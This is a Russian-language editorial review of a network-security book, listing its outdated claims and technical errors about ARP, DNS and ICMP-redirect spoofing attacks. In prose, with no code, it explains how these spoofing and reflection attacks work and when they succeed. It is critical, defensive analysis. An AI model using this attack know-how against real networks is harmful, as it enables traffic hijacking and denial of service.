Илья мне друг, а техническое редактирование к дружбе не относится. Если местами мои замечания покажутся грубы или излишне резки - заранее приношу свои извинения - писал в спешке, со всеми отсюда вытекающими.

Издание третье, переработанное и дополненное

В сравнении со вторым изданием, третье дополнилось семьюдесятью новыми страницами (не считая главы, посвященной основам Perl - т.к. она не соответствует тематике книги и новых покупателей не добавит), таким образом, обновление составило всего 15% от общего объема книги, причем 60% последнего издания книги взяты из первого издания!
Переработка материала сохранившегося от первого и вторых изданий *полностью отсутствует* - автор не только не берет на себя труд добавить материал, касающийся новых систем и исправления описываемых им "дырок", но даже не корректирует такие обороты, как "недавно", "существует дырка", которые в новом издании следовало бы исправить на "давным-давно", "существовала такая-то дырка, но была давно исправлена" и т.д.
Многие из проблем, затронутых автором, в настоящее время успешно решены и издание книги в не переработанном виде может вызвать резко негативную реакцию читателей, более того, она

дезинформирует их, создавая неверное представление о текущем положении дел в области безопасности.
Поэтому, ее издание авторитета издательства не улучшит, а вот наоборот - очень может быть, особенно если учесть огромное количество содержащихся в ней ошибок, чаще всего неисправимые даже капитальным редактированием. Тот факт, что большинство из них до сих пор не были никем замечены (или были мало кем замечены) еще ни о чем не говорит. Ошибки в третьем издании необходимо обязательно *ликвидировать*! Тем более, что книга претендует на роль учебной литературы, рекомендуемой автором для студентов и аспирантов.

Общие замечания по книге:

1) *материал книги чрезвычайно устарел* , б *о* льшая ее часть относится к Windows NT 4.0, Windows 95, и Linux 1.2.8. С подавляющим большинством описанных атак разработчики справились еще в 1998-1999 годах, и для читателя, работающего Windows 98, Windows 2000, Windows Me и Linux 2.x, книга уже не актуальна. Автор никак не отразил ни устранение старых "дырок", ни появление новых. Для книги, делающий акцент на частных случаях, а не на концептуальных уязвимостях (а именно таковой и является настоящая книга, вопреки заверениям ее автора), такой подход категорически неприемлем.
2) *книга не дает практических советов администратору и частному пользователю* , ожидающего ответов на вопросы вроде "какие версии ПО уязвимы?", "как настроить подсистему безопасности ПО и ОС?", "какие сервисы относительно безопасны, а от каких следует отказаться?" и т.д. Автор склонен к завуалированным обобщениям в стиле "поставить и соответственно сконфигурировать FireWall", "модифицировать ядро" но умалчивает как конкретно это сделать.
3) *книга очень плохо структурирована* - много повторов как в рамках всей книги, так и в пределах одной главы. Изложение непоследовательно, мысли "скачут блохой", из-за этого трудно уследить за нитью разговора. Стиль от главы к главе очень контрастный: от академического, перегруженного излишними формулами и сокращениями, до свободного жаргонно-разговорного. Большинство глав являются законченной вещью в себе, и по всей видимости, представляют собой статьи или лекции, помещенные в книгу без подобающей обработки и стыковки со всем остальным материалом *(это действительно статьи, многие из которых можно обнаружить в журналах "Открытые системы", "LAN" и др., а так же на это указывают описки "в данной статье", не исправленные на "в данной главе (книге)")*.
4) особо необходимо отметить *небрежность автора в обращении с технической документацией* - вместо того, чтобы в нее заглянуть, он часто предается умозаключениям (по обыкновению неверным). Причем, речь идет не о мало кому известных тонкостях, а о базовых понятиях, большей частью включенных в курсы подготовки сертифицированных специалистов Microsoft, и по идее знакомых каждому администратору, а уж тем более эксперту по безопасности.
5) значительная часть книги посвящена внутрисегментным локальным атакам, в то время как заголовок гласит "Атака из *Интернет* ", т.е. возникает *несоответствие между заглавием и содержанием*.
6) раздражает постоянная *"распальцовка" автора*. Он издевательски высказывается о Microsoft, о разработчиках Интернет - протоколов и т.д. в стиле дураки все кругом! Между тем, наезды автора очень часто не имеют под собой никакой почвы и связаны либо с непониманием почему такое-то реализовано так, а не иначе, либо с неумением устранить такую-то проблему. Мало того, что читателю не интересны эмоции автора, так эти эмоции местами по детски наивны.
7) автор намеренно *создает* у читателя *неверное представление о защищенности Интернет* и проблемах безопасности, чрезвычайно раздувая атаки, в настоящее время принципиально неспособные нанести какой-либо ущерб, даже эфемерный. При этом, вместо конкретных советов он предается панике, а для решения проблем отсылает к экспертам по безопасности и фирмам,

работающих в этой области. Книга - не рекламный проспект, за нее читатель платит деньги, и ожидает получить должную отдачу. Мысль обратится за помощью к кому-либо придет в его голову и без этого.
8) *материал* книги в своей массе *построен на общедоступной информации* , наличествующей в Интернет и в распространенной литературе. Какой-либо новизны книга в себе не несет.

Вывод

Выпускать третье неисправленное издание книги - намеренно вводить читателя в заблуждение и дезинформировать его. Потенциальная целевая аудитория очень мала. Для квалифицированных администраторов она слишком проста, теритиозирована и стара. Для начинающих - непроходима и не дает общей картины после прочтения. Для юных взломщиков - непрактична. Ее могут покупать лишь студенты, аспиранты, младшие научные сотрудники, пользователи, интересующиеся проблемами безопасности, менеджеры среднего и младшего звена. Второе издание разочаровало многих моих знакомых, поэтому, не следует надеяться, что третье издание приобретут все те, кто имеет два первых.

Перечь ошибок и замечаний

"Стоит только предположить, будто в речах определенного человека заключена абсолютная истина, как тут же появляется когорта специалистов по истолкованию его речей. А так как специалисты эти держат в своих руках ключ к истине, то они неминуемо приобретают власть, которой пользуются, как и всякая другая привилегированная каста, ради собственной выгоды." Бертран Рассел "Внесла ли религия полезный вклад в цивилизацию?"

Легенда:

Замечания разделены по главам, из-за путаницы с нумерацией некоторые главы мной ошибочно объединены в одну.
Знак диез, стоящий после названия главы, обозначает издание в котором эта глава впервые появилась, а число, следующее после запятой - количество страниц в этой главе. Если после названия главы ничего не указано, то эта глава впервые появилась в первом издании.

Структура комментариев следующая:
СтепеньОшибки "ЦИТАТА" НОМЕР СТРАНИЦЫ\nКОММЕНТАРИЙ

"Степень ошибки" может принимать значения "!,!!!,+,+++ и ???", их расшифровка приведена ниже:

• Знаком "!" отмечены грубые технические ошибки, а знаком "!!!" - очень грубые.
• Знаком "+" отмечены неточности, а знаком "+++" - серьезные неточности
• Знаком "???" отмечены непонятные редактору, т.е. мне места

Цитата (иногда с сокращениями) указывает на комментируемый текст. Страница указывает на местонахождение цитаты и может принимать значение "*там же* ", если цитата находится на той же странице, что и предыдущая Для удобства отслеживания страниц они выделены жирным шрифтом. *Внимание* : если ошибка распространяется на остальной текст, то он как правило не комментируется.

Предисловие, Хакеры и кракеры

Общие замечания по главе : очень много воды, беллетристики, эмоций, частных мнений автора, много цифр, взятых неизвестно откуда. Рассуждения о хакерах очень поверхностны, какой-либо анализ отсутствует, (сравни с Дж. Вейнцбаум "возможности ЭВМ и человеческий разум").

+"*Неординарность подхода состоит в том, что в его основу составляет анализ алгоритмических и технических особенностей реализации Интернет, используемых нарушителями Сети* " **стр. 4**
Во-первых, такой подход не нов, и на неординарность претендовать не может, во-вторых, автор, вопреки своим утверждениям, не приводит подобного анализа и не сообщает необходимых технических подробностей для понимания происходящего. Например, глава посвященная безопасности WEB-серверов, - простое перечисление дырок, без объяснений их причин.

! "*значение механизмов атак позволяет в большинстве случаев предотвратить их путем правильного администрирования* " там же
Нет, неверно. Большинство атак (см. например рассылку security.nnov.ru) базируются на ошибках программной реализации ОС и серверного ПО, которые не устранимы никаким администрированием, независимо от того, понимает ли администратор суть происходящего или нет. А наложение заплаток, выпущенных производителем, осмысления их работы не требует.

+"*В последние год-два книжные прилавки стали заполнятся всевозможными книгами и журналами, в названии которых присутствует слово "Интернет"* **стр. 7**
Обновить!

+"*В книге рассматриваются практически все угрозы...* " там же
Сильное утверждение, но неверное.

!!!"*просматривая большое количество статей... о проблемах компьютерного взлома, нельзя не обратить внимание на тот факт, что ни в одной статье не проводится та грань, которая, по нашему мнению, четко разделяет всех, так или иначе связанных с компьютерной безопасностью* ". **стр. 9**
Во-первых, "ни в одной" - откровенно ложное утверждение, напротив, на эту тему все пофилософствовать рады (например, Эрик Раймонд, Безруков, Мирза Бабаев, очень много материла содержится на сайте MIT).
Во-вторых, разделение на черных и белых невозможно в принципе, т.к. апеллирует к закону и морали, а они варьируются от стране к стране и меняются со временем. Если фирма MS запрещает дизассемблировать ее продукцию, то данное действие независимо от целей им преследуемых незаконно (при условии, что закон данной страны солидарен с MS), даже если совершено экспертом по безопасности для предотвращения вселенской угрозы.

!!! "*вандалы... самая малочисленная часть кракеров* " **стр. 11**
Напротив, самая многочисленная и огромное количество простейших вирусов и атак, совершаемых грубой силой, не требующей ума, или эксплоитами - тому подтверждение.

+ "*мы не утверждаем, что критические вычислительные системы не уязвимы, практически невозможно лишь реализовать на них успешную удаленную атаку* " **стр. 14**
Добавить "через Инетрет", т.к. дальше автор к удаленным причислит и внутрисегментные атаки, против которых уязвимы и "критические" вычислительные системы.

!!!"*практически все современные атаки базируются на слабостях, существовавших в системе безопасности семейства протоколов TCP/IP... уже двадцать лет назад* " **стр. 17**
Очень спорное утверждение. Стоит ли тогда считать такие атаки современными? А насчет недостатков IPv6 - как раз детища современности, автор даже не упоминает, хотя его проблемы отличны от проблем своих предшественников - а их проблемы как раз в своей массе и разрешены.

+ "*Россия - защищайтесь!* " **стр. 22**
Убрать - подобные девизы не уместны в технич. литературе.

+ "*Все приведенные выше примеры...*" **стр. 35**
Где примеры-то? Нет там ничего...

Социальная инженерия и ее применение (#2, 20)

Общие замечания по главе : изложение поверхностно, автор рассказывает о вещах и без того известных и очевидных, а серьезный психологический анализ, - отсутствует.

Удаленные атаки на РВС

Общие замечания по главе : очень много повторов и пересечений с главой "Основные понятия компьютерной безопасности"; язык главы очень тяжелый, перегруженный формулами и неинтересный массовому читателю; предложенная автором классификация атак неверна, в частности, в ней не определено место атакам, основанным на подлоге - очевидно, что они не относятся ни к нарушениям конфиденциальности, ни к нарушениям целостности, ни к нарушениям работоспособности - т.е. ни к одному из пунктов классификации автора.

!"*основная цель практически всех атак - получить несанкционированный доступ к информации* " **стр. 46**
В Интернете, где подавляющее большинство информации общедоступно, на первое место выходят DoS-атаки, блокирующие доступ к ресурсу. Несанкционированный доступ более характерен для Интранет-сетей.

!"*...нарушение конфиденциальности информации, является пассивным воздействием* " там же
Неверно, похищение информации может потребовать (и часто требует) активных действий со стороны злоумышленника!

!"*Особенностью протоколов FTP и TELNET является то, что пароли и идентификаторы пользователей передаются по сети в открытом, незашифрованном виде* " **стр. 70**
Неверно! Тот же telnet клиент из штатной поставки Windows 2000 поддерживает схему аутентификации "запрос-отклик", которая при условии правильной реализации принципиально не чувствительна к перехвату трафика.

!"*...необходимы и достаточным условием для условием для получения доступа к хостам по протоколам FTP и TELNET является имя и пароль пользователя* " там же
Неверно! Еще может контролироваться и IP-адрес хоста - с некоторых адресов (особенно внешних или proxy) могут просто не пустить! Причем, в отношении FTP такая проверка может осуществляется средствами самого FTP-протокола!

!"*TELNET разбивает пароль на символы и пересылает из по одному, помещая каждый символ пароля в соответствующий пакет* " там же
Неверно! Не учтен алгоритм Нагла, - до получения TCP-подтверждения все остальные Telnet-пакеты накапливаются на передающем узле и объединяются в один, который и посылается после получения подтверждения, так же следует учитывать режим работы терминала - возможна передача всего пароля в одном пакете.

"Ложный ARP сервер в сети Интернет"

Общие замечания по главе : значимость атаки "ложный ARP-сервер", приводящей к перехвату трафика, весьма раздута - в Ethernet-сетях трафик можно слушать и так без всех этих замороченк. Поэтому, ARP-атака ничего не дает, за исключением возможности выдать себя за другого субъекта (да и то с ограничениями). Вот об этом и следует писать, а все остальное я бы на месте автора убрал.
Содержимое главы очень плохо структурировано - много возвратов, повторов, крайне непоследовательное изложение. Много путаницы с понятиями "ARP-таблица" и "ARP-кэш" - за терминологией надо следить (хотя это по сути одно и то же, но все-таки)!
Почему совсем ничего не сказано о RARP? Об этом обязательно необходимо сказать! Ложный сервер RARP это намного коварнее ложного сервера ARP!
Попутно - имеет ли смысл помещать эту главу в книгу, посвященную атакам на Интернет? Ведь описанная атака применима только к локальным сетям, да и то при условии, что злоумышленник находится в одном сегменте с жертвой. Удаленная, т.е. из Интернет, ARP-атака невозможна, независимо от того, подключена ли локальная сеть к Интернет или нет.

+ "*для адресации IP-пакетов в сети Internet... необходим еще либо Ethernet-адрес его сетевого адаптера...* " **стр. 72**
заменить "Internet" на "Ethernet", а "его сетевого адаптера" на "сетевого адаптера целевого узла"

+++"*авторы столкнулись с тем, что зачастую даже очень квалифицированные сетевые администраторы и программисты не знают, либо не понимают тонкостей работы протокола ARP* " **стр. 74**
Вот те и раз!!! И это несмотря на то, что в экзаменационных билетах сертифицированного специалиста Майрософт уйма вопросов как раз и относится к ARP, а в сопутствующей литературе он развернуто описан, равно как и в любой книге, посвященный TCP\IP, причем зачастую много подробнее, чем настоящим автором. А в Windows входит утилита для изменения таблиц ARP, которая описана в хелпе... Администратора, не знающего базовых понятий протокола ARP (а никакие "тонкости" для подмены сервера и не требуются, хотя бы уже потому, что сам автор употребил неверный термин - ложный не ARP-сервер, а ARP-модуль если уж говорить о тонкостях), не то что "очень квалифицированным", а просто "администратором" язык назвать не поворачивается, це - функционер, занимающий не свое место.

+ "*в котором указывает IP адрес маршрутизатора...* " **стр. 73**
добавить "свой Ethernet и IP адрес", иначе непонятно какую информацию заносит маршрутизатор в свою таблицу.

+"*выдать команду сетевой ОС на установку нового IP адреса, потом обратится в сеть - сразу же будет послан широковещательный ARP-запрос, и маршрутизатор, получив этот запрос, автоматически обновит запись в своей ARP-таблице* " **стр. 74**
Слишком туманно. "Обратится в сеть" - это как? Если послать пакет на хост, находящийся в пределах прямой видимости, маршрутизатор - отдыхает, ну а если ему самому, таки да.
Если автор хочет сказать, что ОС при смене IP самостоятельно уведомляет об этом маршрутизатор - так пусть прямо и говорит, но уведомлением занимается не любая ОС и не всегда делает это по умолчанию.

! "*обладатель данного IP потеряет связь с внешним миром* " там же
При первой же попытке отправить пакет за пределы локального сегмента, он тут же нарвется на маршрутизатор, который вновь обновит свой кэш и вновь все заработает.

! "*некоторые ОС анализируют все передаваемые по сети широковещательные ARP-запросы* " там же

Ну широковещательные анализируют они все, иначе как же сеть будет функционировать? А для изменения кэша маршутизатора ему злоумышленник пошлет запрос, направленный ему персонально. При условии, конечно, что он уже знает его аппаратный адрес. Т.е. хакер должен для верности сначала послать пакет во внешний мир, потом сменить свой IP, потом вновь послать пакет во внешний мир.

! "*поисковый ARP-запрос* " **стр. 75**
заменить "поисковый" на "широковещательный"

+"*(например, Windows 95, SunOS)* " там же
А что относительно Windows NT\Windows 98\Windows Me?

+"*Другой, значительно более предпочтительный способ: послать ARP-запрос, указав в качестве своего IP-адреса любой свободный в данном сегменте IP-адрес* " **стр. 76**
И чем это предпочтительнее? Это просто легальная смена IP вот и все и никакой опасности она не представляет, разве что скрывает IP атакующего и частично его маскирует...

!!! "*Видимо, программисты Microsoft считали, что маршрутизатор может менять свой Ethernet-адрес?!* " там же
Я предлагаю всем скинуться и купить Медведовскому RFC - стандарты бывает нелишне иной раз перед сном почитать. Да, да, маршрутизатор может и меняет свой Ethernet-адрес, если его сетевуха скинет лапти. И разработчики ARP-протокола это предусмотрели, заставив обновлять ARP-кэш периодическими запросами. Парни из Microsoft тут не причем - они просто реализовали стандарт вот и все. А вот что они не реализовали - так это грех не знать, (хотя MS это признает открыто, даже акцентирует внимание), что записи в ARP кэше уничтожаются спустя 10 минут после занесения независимо от того было ли обращение или нет. А эта "тонкость" играет роль для описанной атаки, но автор о ней - ни гу-гу!

!"*...причина успеха данной удаленной атаки кроется не столько в Internet, сколько в широковещательной среде Ethernet* " там же
Каким же макаром эта атака осуществима через Интернет? Вероятно, автор хотел сказать вместо "Internet "- "ARP протокол" (эта же ошибка повторяется и на странице 77)
Во-вторых, с этого и надо было начинать главу - в широковещательной среде Ethernet и кроется причина успешности данной атаки, слабости ARP-протокола тут не при чем.

Ложный DNS-сервер в сети Internet

Общие замечания по главе : DNS-атаки, описываемые в главе, - больше теоретическая, нежели практическая угроза, во всяком случае теперь, когда все исправлено. Автор стоит свои рассуждения на множестве допущений, кроме того не рассказывает о нововведениях, предпринятых на устранение этой и без того небольшой угрозы.

+ "*хост посылает на IP-адрес ближайшего DNS-сервера (он устанавливается при настойке сетевой ОС)* " **стр. 78**
В настоящее время никаких "ручных" настоек делать не требуется - при входе в сеть они определяются автоматически. А в Windows NT 4.0 была дырка (частично устраненная в Windows 2000), позволяющая злоумышленнику изменить адрес DNS, указанный в настойках ОС.

! "*В случае, если DNS сервер не обнаружил в своей базе имен, указанное в запросе имя, DNS-запрос отсылается сервером на один из корневых DNS-серверов...* " там же
Это частный случай! Ответ DNS может содержать либо требуемую информацию, либо ссылку на другой сервер, либо ошибку (не рекурсивный способ). При рекурсивном способе в ответе всегда возвращается либо требуемая информация, либо ошибка - но никогда ссылка на другой DNS. Такое обстоятельство существенно для понимания атаки, особенно для "подминания" самого DNS.

+ "*необходимо обратить внимание на следующие тонкости в работе этой службы* " **стр. 79**
А тонкости-то где? Далее описываются как всегда базовые понятия...

!"*по умолчанию служба DNS функционирует на базе протокола UDP* " там же
Это дезинформация! Служба DNS функционирует на двух протоколах - TCP и UDP, первый ей необходим для передачи откликов, размер который превышает максимальный размер дейтограммы. Другой вопрос, что по умолчанию отклик ожидается по тому протоколу, по какому был послал запрос. В локальных сетях это по умолчанию UDP, а в глобальных рекомендуется по соображениям быстродействия переходить на TCP, ибо увеличатся процент потерянных пакетов, повторных запросов т.д.

+"*...протокол UDP... вообще не предусматривает идентификации сообщений* " там же
Но ее предусматривает сам протокол DNS и в современных реализациях достаточно хорошо предусматривает!

!"*для того, чтобы перейти от UDP к TCP, администратору DNS-сервера придется очень серьезно изучить документацию (в стандартной документации на демон Named в ОС Linux нет никакого упоминания о возможном выборе протокола* " там же
"Перейти" от UDP к TCP невозможно - т.к. всегда поддерживаются оба протокола. Вот генерировать отклик с взведенным TC флагом на UDP-запрос можно - для указания клиенту принять ответ по TCP (можно и UDP запретить, но тогда придется конфигурировать и клиентов). И это описано в куче литературы, в том числе и майкрософтовской, а отсутствие этой информации в Linux только доказывает, что ее разработчики спустя рукава относятся к документации и сопровождению.

!"*конечная сетевая ОС вначале посылает DNS-запрос с использованием протокола UDP* " там же
Что значит "конечная"? Многие ОС семейства UNIX ведут себя не так, а Windows 2000 допускает запрет UDP и это, кстати, рекомендуется при ее использовании в глобальных сетях, именно по причинам, описанным выше.

+"*и только в том случае, если ей придет специальный ответ от DNS-сервера, сетевая ОС пошлет DNS-запрос с использованием TCP* " там же
Этот "специальный" ответ - отклик с установленным битом TC, который сигнализирует о том, что размер отклика превысил максимальный размер UDP-дейтограммы. см. RFC 1035

!"*значение поля "порт отправителя" в UDP-пакете вначале принимает значение >1023 и увеличивается с каждым переданным DNS-запросом*" там же
Сейчас проверил в Windows 2000 - это не так! В других операционных системах лично не проверял, но по сообщению Константина Пьязина, и там это давно исправлено.

!"*1. Ожидание DNS-запроса.... 4....*" **стр. 80**
К тому времени, пока атакующей сформирует и пошлет жертве подложный пакет, она уже успеет получить ответ от настоящего DNS и проигнорирует пакет злоумышленника. Необходимо дополнительное условие - злоумышленник должен исхитриться перехватить, проанализировать и послать подложный пакет быстрее, чем жертва получит настоящий. Это накладывает серьезные ограничения на атаку.

!!!"*особый смысл в этих действиях трудно найти - зачем каждый раз передавать на FTP-сервер IP адрес клиента?* " **стр. 81**
X!, FTP-клиент может попросить FTP-сервер передать файл на другой узел, а не только самому клиенту (!) для чего и сообщает его (или свой) IP-адрес. Стандарты читать будем? Это же в любой книжке по FTP описано! см. RFC-959

!"*Самое интересное - этот пакет будет воспринят как нормальный пакет...* " там же
Не вижу ничего интересного. И почему автор называет их (пакеты) в единственном числе? По меньшей мере их будет четыре - столько и нужно для установки нового TCP-соединения и начала обмена данными. FTP-протокол обычно работает с установкой двух TCP-соединений - одно для

передачи команд, другое для передачи данных. А поскольку создастся новое соединение, нет причин удивляться что посланный "пакет" воспринимается "нормальным" см. RFC-959

!"*...номер порта-отправителя принимает ограниченный набор значений (>1023)*" **стр. 82**
Неверно! По крайней мере под Windows 2000. повтор, это уже говорилось на стр. 79

!"*... он (ID -KK) либо равен единице...* " там же
Неверно! Это было уже старо и не актуально даже на момент первого издания книги "Атака через Интернет" см. Q167629 "Predictable Query IDs Pose Security Risks for DNS Servers" о 9 Июня 1997 (!) года .

!"*Все! Атака состоялась,...* " там же
Не так быстро! Прикинем вероятность ее успеха. Даже если найти клиента, который генерирует при запросах предсказуемые порты и ID, так, что бы всего потребовалось послать не более десяти тысяч пакетов (т.е. определение ID и port с феноменальный точностью до 100), один из которых совпадает с истинным (такая ситуация действительно когда-то имела место в Windows 95), то вероятность, что такой пакет попадает жертве раньше ответа DNS сервера зависит от пропускной способности канала и скорости ответа DNS-сервера. При межсегментных атаках практически не реально доставлять жертве более 100 пакетов в секунду (грубо - каждый DNS ответ - 100 байт, тогда 100 пакетов - 10 килобайт - почти полная загрузка канала на 128 килобит\сек), еще не считая того, что часть из них может быть потеряна, то выходит, что даже на передачу 10000 пакетов придется затратить 100 секунд, а на загруженных каналах и того больше! Пусть легальный DNS отвечает через секунду (а практически - это происходит еще быстрее), тогда в лучшем случае (ну просто в идеальных условиях для злоумышленника) один шанс из ста, что атака удастся. А если принять, что DNS отвечает за 1/10 секунды, то шансы хакера упадут до 0,1% - и это только в Windows 95, но не NT в которой генерируется действительно случайный 16-битный ID и вероятность успешной атаки неотличима от нуля.
Словом, значимость этой атаки непомерно раздута...

+"*и угрожает безопасности любого хоста Internet, использующего обычную службу DNS* " **стр. 83**.
Так уж и любого? Во-первых, вероятность успешной атаки даже под Windows 95 близка к одному из тысячи, и равна нулю под Windows NT. Во-вторых, у жертвы может быть локальный DNS-кэш и она не будет каждый раз обращаться к DNS-серверу (понятно, что кэш надо периодически обновлять - и рано или поздно такие обращения будут, но они окажутся очень редки). Третье - корпоративного клиента (а мы про каких говорим? Не про Васей же Пупкиных) так просто не взять - система обнаружения вторжения (а они у него есть) такой UDP-шторм просто не пропустит, к тому же в локальной сети все клиенты, как правило, обращаются к своему DNS, а фире-валл (в правильной конфигурации) вообще не пропустит никакие UDP-пакеты, присланные из вне. Словом - очень много упрощений для столь сильного слова как "любого". Не так уж велика опасность, исходящая от DNS, гораздо вероятнее цунами в Сахаре. Нет, вообще-то описанная атака осуществима (и у меня есть опыт ее практической реализации), но для этого приходится прибегать к дополнительным ухищрениям, о которых автор ни слова не сказал, и которые напрямую не связаны с уязвимостью DNS.

+"*если DNS-сервер не обнаружил в своей базе имен указанное в запросе имя, то запрос отсылается на один из корневых DNS* " там же
или возвращается сообщение об ошибке, или указание клиенту самостоятельно обратиться к серверу, который лучше осведомлен в этом вопросе, но это уже повтор стр. 78

+"*... запрос отсылается на один из корневых DNS, адреса которых содержатся в файле настоек сервера root.cache* " там же
Не всегда, - это зависит от реализации, и вообще излишняя никому не нужная подробность. В DNS-сервере от MS, эта информация содержится в папке %Systemroot%\System32\DNS, а конкретнее в файле Cache.dns, о котором знает каждый амин. см. Article ID: Q176975 от 8 декабря

1997.

!!! "*...ничто не мешает атакующему,... перенести свой удар непосредственно на DNS-сервер* " там же
Если бы! Во-первых, DNS, расположенный в локальной сети, - а именно его требуется атаковать в большинстве случаев, защищен различными МЭС, и будет очень здорово, если хакеру хотя бы удастся определить его адрес (хотелось бы мне узнать- как!).
Во-вторых, сами DNS с друг - другом зачастую общаются по TCP, во всяком случае при обращении к серверам верхнего уровня, т.к. при использовании UDP велик процент потерь пакетов и накладные расходы на создание постоянного TCP-соединения обходится дешевле.
В-третьих, в этом случае невозможно угадать ID, т.к. даже если используется реализация, увеличивающая его с каждым запросом на единицу, невозможно узнать (даже приблизительно) сколько запросов послал сервер с начала своей работы.
В-четвертых, ответы на большинство запросов уже находятся в кэше, и никакого запроса не происходит.
В-пятых, настоящий DNS верхнего уровня скорее всего ответит атакуемому серверу раньше, чем атакующий подберет правильный пакет. После чего информация окажется занесенной в кэш, который очень не скоро обновиться.
Фух... далее - по моим собственным экспериментам - существует не так много DNS серверов, которые описанным способом можно атаковать - это скорее редкое исключение чем правило.
Кстати, если на то пошло, почему автор не советует блокировать DOS атакой сервер верхнего уровня и не объясняет как злоумышленник может узнать его адрес?

!!! "*с течением времени эта ложная информация,... будет распространяться на соседние DNS-серверы высших уровней* " **стр. 84**
С чего вдруг? Не проще ли в этом случае было бы поставить у злоумышленника собственный DNS и, манипулируя им, воздействовать на сервера высших уровней? На самом деле, следует сказать, низших...

! "*ничто не мешает атакующему... спровоцировать DNS-сервер на поиск указанного в запросе имени* " там же
Встречный вопрос - если в кэше DNS искомого имени до сих пор нет, то не означает ли это, что его никто не запрашивал и маловероятно что бы запросил в обозримом будущем? Какой смысл имеет такая атака? Конечно, если открылся новый сайт, и хакер тут же подменил его адрес на свой, в ожидании первых посетителей, то да, - это сработает. Но не слишком ли большая натяжка? Вероятнее всего, хакера кто-то уже опередил и требуемый адрес уже занесен в кэш.

+ "*видимо, большинство российских кракеров еще не доросли до столь утонченных методов взлома, как атака на DNS* " **стр. 85**
Зачем такие длинные пальцы? Лучше будет, если сказать это помягче. А насчет утонченности - не надо ля-ля, это атака грубой силой и перебором. Кстати, очень неэффективная, поэтому, и не использующаяся. В той же популярной в определенных кругах "Максиум Секьюрити - хакерс руководств по защите сети" говорится, что DNS атаки не практичны и редко приводят к ожидаемому результату, словом, помимо их есть масса других более подходящих способов, коими каркеры и пользуются.

+++ "*для примера вспомним недавний скандал (28 октября 1996 года)* " там же
Ничего себе "недавний" :-)

+"*Высокая квалификация необходима именно для поиска той самой уязвимости...* " там же.
Искать дыры - много ума не надо. Хватит простого знания английского для чтения документации... Понятно, что дыра дыре рознь, вот это и надо сказать, но описанные дыры слишком очевидны и к таковым не относятся.

!"*позволяет атакующему организовать удаленную атаку на любой хост... и может пробить серьезную брешь в безопасности* ". **стр. 86**
Во-первых, это повтор. Во-вторых, атака на DNS на практике при своей реализации встречает много трудностей - см. мои комментарии выше. Ну не стоит бросаться такими громкими словами.

"Навязывание хосту ложного маршрута с использованием протокола ICMP"

Общие замечания по главе : глава большей частью относится к внутрисегментным Ethernet-атакам, как, впрочем, как и две предыдущие главы то же. Может, следует назвать книгу "Внутрисегментные атаки из Ethernet?" Где Интернет-атаки?!
Нет ни слова о новом протоколе ICMPv6 его проблемах и появившихся улучшениях (см. RFC-1885). Не упоминаются многие уязвимости ICMP протокола, например, возможность навязать хосту ложное время, да и вообще если от имени жертвы направить ICMP ECHO на множество узлов, то они закидают ее ICMP ответами и она ляжет. Потом, с помощью того же ICMP можно заставить жертву снизить скорость соединения.
Всего это автор не упоминает, а приводимая им реализация межсегментной атаки позволяет всего на всего однократно разорвать соединение жертвы с некоторым узлом, да и то если известен его IP адрес. Ну и какая от этого жертве печаль? ftp клиенты поддерживают докачку (ну, как правило, поддерживают), почтовые клиенты не держат подолгу соединение, для WEB вообще разрыв соединения не проблема - если кнопка обновить, да и загрузка одного элемента странички (не всей странички!) занимает столь короткое время, что атакующий просто не сможет этот момент угадать. Словом, описанная ситуация, опять-таки представляет только академический интерес.

+ "*в статье рассматривается...* " **стр. 87**
В книге.

!"*сообщение Redirect бывает двух видов* " **стр. 89**
Четырех. см. RFC -792

!"*в этом сообщении указывается IP-адрес хоста, для которого необходима смена маршрута и новый IP-адрес маршрутизатора* " там же
А так же IP-заголовок исходного сообщения и 64 бита данных оригинального IP пакета. (см. RFC-792). Вопрос на засыпку - каким Макаром их сможет угадать злоумышленник?

!"*Необходимо обратить внимание на важное ограничение, накладываемое на IP адрес нового маршрутизатора* " там же
Почему оно (ограничение) в единственном числе? Например, BSD4.4 выполняет следующие проверки перед использованием нового маршрута:
а) новый маршрутизатор должен быть в непосредственно подключенной сети (вот это автор и упомянул, но забыл все остальное)
б) перенаправление должно быть от текущего маршрутизатора на указанный пункт назначения
в) перенаправление не может заставить хост использовать самого себя в качестве аршрутизатора
г) модифицируемый маршрут должен быть непрямым маршрутом.
д) в ответе должен содержаться оригинальный IP-заголовок и 64 бита данных
Windows 2000 выполняет еще больше проверок - перечислять их все было бы муторно, достаточно заглянуть в хелп, а еще лучше - дизасмом в ядро. А удивляться, что маршрутизатор не может быть вне пределов досягаемости сети не приходится, т.к. пакеты нуль транспортироваться не могут :-)

+"*сообщение Redirect dategramm for Network является устаревшим и уже не используется современными сетевыми ОС* " там же

Угу, со времен BSD 4.2 не используется, ибо маршрутизаторы должны посылать только перенаправления к хостам (code 1 или 3), а не перенаправления к сетям, но тут есть свои тонкости -

во-первых, *некоторые хосты воспринимают принятое перенаправление к сети как перенаправление к хосту* , во-вторых, в большинстве ядер UNIX-like ОС есть переменная с именем наподобие *ip_sendredirects* , которая как раз и управляет реакцией на пере направляющее сообщения. Системы 4.4 BSD, SunOS 4.1.x, Solaris 2.x и AIX 3.2.x, по умолчанию ее держат включенной. Так что трудно сказать, что она совсем уж не используется.

+ "*Windows NT... Наплевательское отношение разработчиков этих систем к вопросам обеспечения безопасности в данном случае привело...* " там же
А к чему оно, собственно, привело? Что можно сделать, находясь вне сегмента сети? Разорвать соединение с таким-то хостом, да и то с ограничениями?

+ "*существует опасность несанкционированного изменения маршрута на хосте* " там же
Очень небольшая, ввиду ограничений, о которых я скажу ниже

! "*единственным параметром, идентифицирующим это сообщение, является IP-адрес отправителя* " там же
Э, нет! ICMP-сообщение об ошибке, должно включать в себя заголовок и 8 байт данных исходного IP пакета, вызвавшего ошибку. Вовсе не факт, что жертва проверяет в нем только свой IP, порт и протокол! А попробуй-ка угадай значения всех остальных полей! Так что идентификация выполнена достаточно хорошо (во всяком случае по RFC, который читать надо - он рулез).
RFC 792 "The internet header plus the first 64 bits of the original datagram's data. This data is used by the host to match the message to the appropriate process. If a higher level protocol uses port numbers, they are assumed to be in the first 64 data bits of the original datagram's data."

!"*по схеме Диффии-Хелмана...* " там же.
??? ICMP уже используется для снятия денег со счета? :-)

! "*ничто не мешает атакующему самому послать ложное ICMP Redirect сообщение о смене маршрута от имени маршрутизатора* " **стр. 90**
см. выше.

! "*в качестве IP-адреса нового маршрутизатора может указать либо свой IP адрес либо любой адрес данной подсети* " там же
